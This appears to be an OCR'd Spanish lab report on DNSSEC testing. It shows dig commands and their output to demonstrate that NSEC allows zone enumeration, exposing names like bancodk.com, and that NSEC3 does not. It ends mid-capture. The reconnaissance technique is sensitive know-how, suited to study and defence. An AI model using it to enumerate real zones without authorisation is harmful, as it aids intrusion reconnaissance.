Resultado Esta prueba de concepto se realiza sobre el dominio com para comprobar que DNSSEC con NSEC permite hacer numeración de zona como vulnerabilidad de NSEC, debido que al preguntar sobre dominios inexistentes da información sobre dominios existentes. Se obtuvo que al dominio com, están asociados subdominio como bancodk.com, networks.com y comunicate.com.	


Evidencia de la prueba de concepto y resultados obtenidos.



```
root@kali:~# dig AAAA NSEC a.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC a.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 58078
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 4, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;a.com.                         IN      NSEC

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180707200904 20180607200904 39398 com. BzQrvYxwgxT1
xtxSasO6JFHpvhx6l4kkqR/BuXYXXlaruENlHt3//PGY gtS3VAGrt8Gqz9ef2vs1lel0pthbFAtCFDnBnRjzgJcdjNQ6ovOn1mSH tJ5sbVF8M3SlY9
PzMSTLGtEy/6Gn+uKh4Um1BoPpXtlsrmVPQWS4yGM2 1lI=
com.                    10800   IN      RRSIG   NSEC 7 1 10800 20180707200904 20180607200904 39398 com. dn48gquuhzBq
9GWbiQHWpElvXZ1/HhYH21UjVxF4xrR5PiW6nFFthUhZ hIhOIS5T/K8sFMo/CoubgSn7Gz6V2JNR99A9piY7EwiRriQy9o7kRFgj w8p/k8OBOymrnL
gd7ExnLCc2/h4I2M/PUv5m8WTx3+AK4yvJ0uJPKO2P Pms=
com.                    10800   IN      NSEC    bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY

;; Query time: 84 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 20:02:16 EDT 2018
;; MSG SIZE  rcvd: 455
```

```
root@kali:~# dig AAAA NSEC c.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC c.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 14706
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;c.com.                         IN      NSEC

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180707200904 20180607200904 39398 com. BzQrvYxwgxT1
xtxSasO6JFHpvhx6l4kkqR/BuXYXXlaruENlHt3//PGY gtS3VAGrt8Gqz9ef2vs1lel0pthbFAtCFDnBnRjzgJcdjNQ6ovOn1mSH tJ5sbVF8M3SlY9
PzMSTLGtEy/6Gn+uKh4Um1BoPpXtlsrmVPQWS4yGM2 1lI=
com.                    10800   IN      RRSIG   NSEC 7 1 10800 20180707200904 20180607200904 39398 com. dn48gquuhzBq
9GWbiQHWpElvXZ1/HhYH21UjVxF4xrR5PiW6nFFthUhZ hIhOIS5T/K8sFMo/CoubgSn7Gz6V2JNR99A9piY7EwiRriQy9o7kRFgj w8p/k8OBOymrnL
gd7ExnLCc2/h4I2M/PUv5m8WTx3+AK4yvJ0uJPKO2P Pms=
com.                    10800   IN      NSEC    bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
bancodk.com.            10800   IN      RRSIG   NSEC 7 2 10800 20180707200904 20180607200904 39398 com. q/aCZ6Ct1ipC
DV8b/l4ImrMm7HFRynS65y6xiaQR7r+Jnd6QSebA+ai6 IkOMsWqZ7d9v04aKlebgJqgfRte6PJlZF0rDWt2GFGXrZyak/DKt7sKX Q2kb2CMSGIDgh8
7M/pTmAysoav2PNGY31wXfQ0reUjZD9nZnO4kVajV8 QCY=
bancodk.com.            10800   IN      NSEC    comunicate.com. NS DS RRSIG NSEC

;; Query time: 108 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 20:02:26 EDT 2018
;; MSG SIZE  rcvd: 654
```

```
root@kali:~# dig AAAA NSEC d.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC d.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 23459
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;d.com.                         IN      NSEC

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180707200904 20180607200904 39398 com. BzQrvYxwgxT1
xtxSasO6JFHpvhx6l4kkqR/BuXYXXlaruENlHt3//PGY gtS3VAGrt8Gqz9ef2vs1lel0pthbFAtCFDnBnRjzgJcdjNQ6ovOn1mSH tJ5sbVF8M3SlY9
PzMSTLGtEy/6Gn+uKh4Um1BoPpXtlsrmVPQWS4yGM2 1lI=
com.                    10800   IN      RRSIG   NSEC 7 1 10800 20180707200904 20180607200904 39398 com. dn48gquuhzBq
9GWbiQHWpElvXZ1/HhYH21UjVxF4xrR5PiW6nFFthUhZ hIhOIS5T/K8sFMo/CoubgSn7Gz6V2JNR99A9piY7EwiRriQy9o7kRFgj w8p/k8OBOymrnL
gd7ExnLCc2/h4I2M/PUv5m8WTx3+AK4yvJ0uJPKO2P Pms=
com.                    10800   IN      NSEC    bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
comunicate.com.         10800   IN      RRSIG   NSEC 7 2 10800 20180707200904 20180607200904 39398 com. Whp2kkeM4v14
Lb8skNMAatdBz+YyjPSiX10YM2Gfoem9u0ySoWeerra7 OxtoOrYmlopqu+Bk/sQDjTmZ5a0RN+gk/QBDHQkge57S2oMEoemDnpl3 aTUWi/7Zy7KfcY
Z95d4uskeng1/Pkb9JwMBDmw1dZ+9M7NUYhrUUdEMi rh4=
comunicate.com.         10800   IN      NSEC    a.gtld-servers.net.com. NS DS RRSIG NSEC

;; Query time: 112 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 20:02:30 EDT 2018
;; MSG SIZE  rcvd: 673
```



El proceso de recolecion de informacion de DNSSEC NSEC3 es similar al proceso de recolecion de informacion en DNSSEC NSEC, una de los puntos que difiere el proceso de recolecion de la informacion.

Nombre	Enumeracion de dominios por consultas incorrectas
Tipo de prueba	Identificacion y explotación de vulnerablidades
Herramienta	Dig
Descripción	
Se utiliza la herramienta dig para comprobar que la enumeracion de dominios por consultas incorrectas solo se presenta cuando DNSSEC esta implementado en NSEC.	
Resultado En esta prueba de concepto se realiza sobre el dominio com para comprobar prueba que DNSSEC con NSEC3 no permite hacer numeración de zona como vulnerabilidad de NSEC, debido que al preguntar sobre dominios inexistentes da información sobre dominios existentes. No se obtuvo información.	

Evidencia de la prueba de concepto y resultados obtenidos.

```
root@kali:~# dig AAAA NSEC3PARAM a.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC3PARAM a.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 2516
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;a.com.                         IN      NSEC3PARAM

;; AUTHORITY SECTION:
com.                    10290   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10290   IN      RRSIG   SOA 7 1 864000 20180803002649 20180704002649 39398 com. o6zPBzkZTsRg97
eTmiBNaGBAbq1crzr9Y/DsuoQodxnvmTXX3/pS1Ipm HRSlLwd4KuxqvM9blrfIePo3B206r1OStUpa5JN/jbGCiboqyNnEOsK7 r+r8vWWM87yue5Si5F
QlZ/b9z4uhGThbJ/wQIh7MPiSYPYKVHY91RD7Y IxE=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10290 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. NimwLQkV
j7O1MTeZaxOwLNdfLiRadyMUXBOSIV1CRciqq3gS1mJyDmJC i4XBVxkMw3iEojolZZfVgmxfCJj8lMjvhxjCWhhgKmpoXWqJTgOmOCGV 1ZyjLnfQjgev
uTVSlgun5bhpmShoOX0eyxwGOJGBGQCxlzejvmwoYPA6 XRw=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10290 IN NSEC3 1 1 20 2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4  NS DS R
RSIG
I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE.com. 10290 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. BDN658ps
ScfbhXrlSx7ZiLy+YfqhfeZNHUS82LBlk8Q3GJV3En2CgkEP AiyObImzEH4M2Pu4J5+oePBE/PxeHAqr4NKHBnVGBLrVDeJ5Sekf/ZES i2NjfQ0ocfNo
ehRllK/s2B9iZL5XzylkQPBoLLmjnXtVLsH4JiMmJq7S RuQ=
I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE.com. 10290 IN NSEC3 1 1 20 2001050303F2BECA OJSCQF83I562L6HI7UJV0N3SRUTLSVN3
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10290 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. nuRn9Ous
bRnIfnc0wUnBXql3fEH2VsPad1g3NvBCRhKtiCDtCx5+qj3s uYQ2wD+CeHrd+5pnqkbWxDZ9X66EJr9EJ9EmzaCRSjXMLb6xKUN0i0EY Ody9XLGvkNhV
lqzyK4MnA2nAfGJGx9Z0QxJXrJOV1MrbpitFOzmZxaBH XO4=
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10290 IN NSEC3 1 1 20 2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0  NS SOA
AAAA RRSIG DNSKEY NSEC3PARAM

;; Query time: 1 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 21:42:46 EDT 2018
;; MSG SIZE  rcvd: 1001
```


```
root@kali:~# dig AAAA NSEC3PARAM b.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC3PARAM b.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 6728
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;b.com.                         IN      NSEC3PARAM

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180803002649 20180704002649 39398 com. o6zPBzkZTsRg97
eTmiBNaGBAbq1crzr9Y/DsuoQodxnvmTXX3/pS1Ipm HRSlLwd4KuxqvM9blrfIePo3B206r1OStUpa5JN/jbGCiboqyNnEOsK7 r+r8vWWM87yue5Si5F
QlZ/b9z4uhGThbJ/wQIh7MPiSYPYKVHY91RD7Y IxE=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. NimwLQkV
j7O1MTeZaxOwLNdfLiRadyMUXBOSIV1CRciqq3gS1mJyDmJC i4XBVxkMw3iEojolZZfVgmxfCJj8lMjvhxjCWhhgKmpoXWqJTgOmOCGV 1ZyjLnfQjgev
uTVSlgun5bhpmShoOX0eyxwGOJGBGQCxlzejvmwoYPA6 XRw=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4  NS DS R
RSIG
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. nuRn9Ous
bRnIfnc0wUnBXql3fEH2VsPad1g3NvBCRhKtiCDtCx5+qj3s uYQ2wD+CeHrd+5pnqkbWxDZ9X66EJr9EJ9EmzaCRSjXMLb6xKUN0i0EY Ody9XLGvkNhV
lqzyK4MnA2nAfGJGx9Z0QxJXrJOV1MrbpitFOzmZxaBH XO4=
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0  NS SOA
AAAA RRSIG DNSKEY NSEC3PARAM
R6EAV19LJ58RDPCII5NTNB9ISBK1F8FB.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. ntRaV7Jg
cOMSWe+7gVGgdANsPc535/Vwt6LPg1eIkci/1XLJGHW4ahl8 fm/nTE8xWP/1kArFaeLuG+lAcNkDkzcNAlIzRNonbpw0TZK3kPGQwXUN vYM55QxBYoxz
9pkMnF79WYr9TplvTC/4LMcrsd1Webov5tliIbUyn5M2 qAY=
R6EAV19LJ58RDPCII5NTNB9ISBK1F8FB.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA 4UM914COSJTQTGV7RPEGBV0K99RPOJN5  NS DS R
RSIG

;; Query time: 154 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 21:42:52 EDT 2018
;; MSG SIZE  rcvd: 1009
```

```
root@kali:~# dig AAAA NSEC3PARAM c.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC3PARAM c.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 1253
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;c.com.                         IN      NSEC3PARAM

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180803002649 20180704002649 39398 com. o6zPBzkZTsRg97
eTmiBNaGBAbq1crzr9Y/DsuoQodxnvmTXX3/pS1Ipm HRSlLwd4KuxqvM9blrfIePo3B206r1OStUpa5JN/jbGCiboqyNnEOsK7 r+r8vWWM87yue5Si5F
QlZ/b9z4uhGThbJ/wQIh7MPiSYPYKVHY91RD7Y IxE=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. NimwLQkV
j7O1MTeZaxOwLNdfLiRadyMUXBOSIV1CRciqq3gS1mJyDmJC i4XBVxkMw3iEojolZZfVgmxfCJj8lMjvhxjCWhhgKmpoXWqJTgOmOCGV 1ZyjLnfQjgev
uTVSlgun5bhpmShoOX0eyxwGOJGBGQCxlzejvmwoYPA6 XRw=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4  NS DS R
RSIG
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. nuRn9Ous
bRnIfnc0wUnBXql3fEH2VsPad1g3NvBCRhKtiCDtCx5+qj3s uYQ2wD+CeHrd+5pnqkbWxDZ9X66EJr9EJ9EmzaCRSjXMLb6xKUN0i0EY Ody9XLGvkNhV
lqzyK4MnA2nAfGJGx9Z0QxJXrJOV1MrbpitFOzmZxaBH XO4=
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0  NS SOA
AAAA RRSIG DNSKEY NSEC3PARAM

;; Query time: 122 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 21:42:55 EDT 2018
;; MSG SIZE  rcvd: 759
```

```
root@kali:~# dig AAAA NSEC3PARAM d.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC3PARAM d.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 60564
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;d.com.                         IN      NSEC3PARAM

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180803002649 20180704002649 39398 com. o6zPBzkZTsRg97
eTmiBNaGBAbq1crzr9Y/DsuoQodxnvmTXX3/pS1Ipm HRSlLwd4KuxqvM9blrfIePo3B206r1OStUpa5JN/jbGCiboqyNnEOsK7 r+r8vWWM87yue5Si5F
QlZ/b9z4uhGThbJ/wQIh7MPiSYPYKVHY91RD7Y IxE=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. NimwLQkV
j7O1MTeZaxOwLNdfLiRadyMUXBOSIV1CRciqq3gS1mJyDmJC i4XBVxkMw3iEojolZZfVgmxfCJj8lMjvhxjCWhhgKmpoXWqJTgOmOCGV 1ZyjLnfQjgev
uTVSlgun5bhpmShoOXOeyxwGOJGBGQCxlzejvmwoYPA6 XRw=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4  NS DS R
RSIG
71SR4PSLKKTNQK277AQU8924PJ8B94R4.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. trBGZ2Qo
oTV2Bk6LNMQbYgRmJ2r4jjzvzPhnDupRzJEHz8NRDS9i/Zj8 IJbFSwaCKmGjpl3fPSw8ZoP+gqzF1TYgiad3BrL0zCwoLObTX2lgpInO zQGstjfqey7c
0xbIXiG6bA1Abdbhp83Tiy+0BpH1SBZSwZXZuNjngjNX z/Y=
71SR4PSLKKTNQK277AQU8924PJ8B94R4.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. nuRn9Ous
bRnIfnc0wUnBXql3fEH2VsPad1g3NvBCRhKtiCDtCx5+qj3s uYQ2wD+CeHrd+5pnqkbWxDZ9X66EJr9EJ9EmzaCRSjXMLb6xKUN0i0EY Ody9XLGvkNhV
lqzyK4MnA2nAfGJGx9Z0QxJXrJOV1MrbpitFOzmZxaBH XO4=
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0  NS SOA
AAAA RRSIG DNSKEY NSEC3PARAM

;; Query time: 154 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 21:43:42 EDT 2018
;; MSG SIZE  rcvd: 1001
```

```
root@kali:~# dig AAAA NSEC3PARAM x.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC3PARAM x.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 18388
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;x.com.                         IN      NSEC3PARAM

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180803002649 20180704002649 39398 com. o6zPBzkZTsRg97
eTmiBNaGBAbq1crzr9Y/DsuoQodxnvmTXX3/pS1Ipm HRSlLwd4KuxqvM9blrfIePo3B206r1OStUpa5JN/jbGCiboqyNnEOsK7 r+r8vWWM87yue5Si5F
QlZ/b9z4uhGThbJ/wQIh7MPiSYPYKVHY91RD7Y IxE=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. NimwLQkV
j7O1MTeZaxOwLNdfLiRadyMUXBOSIV1CRciqq3gS1mJyDmJC i4XBVxkMw3iEojolZZfVgmxfCJj8lMjvhxjCWhhgKmpoXWqJTgOmOCGV 1ZyjLnfQjgev
uTVSlgun5bhpmShoOXOeyxwGOJGBGQCxlzejvmwoYPA6 XRw=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4  NS DS R
RSIG
71SR4PSLKKTNQK277AQU8924PJ8B94R4.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. trBGZ2Qo
oTV2Bk6LNMQbYgRmJ2r4jjzvzPhnDupRzJEHz8NRDS9i/Zj8 IJbFSwaCKmGjpl3fPSw8ZoP+gqzF1TYgiad3BrL0zCwoLObTX2lgpInO zQGstjfqey7c
0xbIXiG6bA1Abdbhp83Tiy+0BpH1SBZSwZXZuNjngjNX z/Y=
71SR4PSLKKTNQK277AQU8924PJ8B94R4.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. nuRn9Ous
bRnIfnc0wUnBXql3fEH2VsPad1g3NvBCRhKtiCDtCx5+qj3s uYQ2wD+CeHrd+5pnqkbWxDZ9X66EJr9EJ9EmzaCRSjXMLb6xKUN0i0EY Ody9XLGvkNhV
lqzyK4MnA2nAfGJGx9Z0QxJXrJOV1MrbpitFOzmZxaBH XO4=
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0  NS SOA
AAAA RRSIG DNSKEY NSEC3PARAM

;; Query time: 154 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 21:45:51 EDT 2018
;; MSG SIZE  rcvd: 1001
```

```
root@kali:~# dig AAAA NSEC3PARAM z.com +dnssec
;; Warning, extra type option

; <<>> DiG 9.11.2-5-Debian <<>> AAAA NSEC3PARAM z.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 60832
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;z.com.                         IN      NSEC3PARAM

;; AUTHORITY SECTION:
com.                    10800   IN      SOA     a.gtld-servers.net.com. admin.com. 201804171 86400 3600 604800 10800
com.                    10800   IN      RRSIG   SOA 7 1 864000 20180803002649 20180704002649 39398 com. o6zPBzkZTsRg97
eTmiBNaGBAbq1crzr9Y/DsuoQodxnvmTXX3/pS1Ipm HRSlLwd4KuxqvM9blrfIePo3B206r1OStUpa5JN/jbGCiboqyNnEOsK7 r+r8vWWM87yue5Si5F
QlZ/b9z4uhGThbJ/wQIh7MPiSYPYKVHY91RD7Y IxE=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. NimwLQkV
j7O1MTeZaxOwLNdfLiRadyMUXBOSIV1CRciqq3gS1mJyDmJC i4XBVxkMw3iEojolZZfVgmxfCJj8lMjvhxjCWhhgKmpoXWqJTgOmOCGV 1ZyjLnfQjgev
uTVSlgun5bhpmShoOXOeyxwGOJGBGQCxlzejvmwoYPA6 XRw=
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4  NS DS R
RSIG
71SR4PSLKKTNQK277AQU8924PJ8B94R4.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. trBGZ2Qo
oTV2Bk6LNMQbYgRmJ2r4jjzvzPhnDupRzJEHz8NRDS9i/Zj8 IJbFSwaCKmGjpl3fPSw8ZoP+gqzF1TYgiad3BrL0zCwoLObTX2lgpInO zQGstjfqey7c
0xbIXiG6bA1Abdbhp83Tiy+0BpH1SBZSwZXZuNjngjNX z/Y=
71SR4PSLKKTNQK277AQU8924PJ8B94R4.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN RRSIG NSEC3 7 2 10800 20180803002649 20180704002649 39398 com. nuRn9Ous
bRnIfnc0wUnBXql3fEH2VsPad1g3NvBCRhKtiCDtCx5+qj3s uYQ2wD+CeHrd+5pnqkbWxDZ9X66EJr9EJ9EmzaCRSjXMLb6xKUN0i0EY Ody9XLGvkNhV
lqzyK4MnA2nAfGJGx9Z0QxJXrJOV1MrbpitFOzmZxaBH XO4=
OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0  NS SOA
AAAA RRSIG DNSKEY NSEC3PARAM

;; Query time: 153 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 03 21:45:57 EDT 2018
;; MSG SIZE  rcvd: 1001
```



Nombre	Enumeracion de dominios por consultas incorrectas
Tipo de prueba	Identificacion y explotación de vulnerablidades
Herramienta	Dig
Descripción	
Se utiliza la herramienta dig, para aprovechar la vulnerabiliad de DNSSEC con NSEC, que permite enumerar los dominios a partir de consultas incorrectas.	
Resultado Esta prueba de concepto se realiza sobre el dominio com para comprobar que DNSSEC con NSEC permite hacer numeración de zona como vulnerabilidad de NSEC, debido que al preguntar sobre dominios inexistentes da información sobre dominios existentes. Se obtuvo que al dominio com, están asociados subdominio como bancodk.com, networks.com y comunicate.com.	

Evidencia de la prueba de concepto y resultados obtenidos.

```
root@debian9:/home/dalia# dig AAAA a.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA a.com +dnssec +multiline
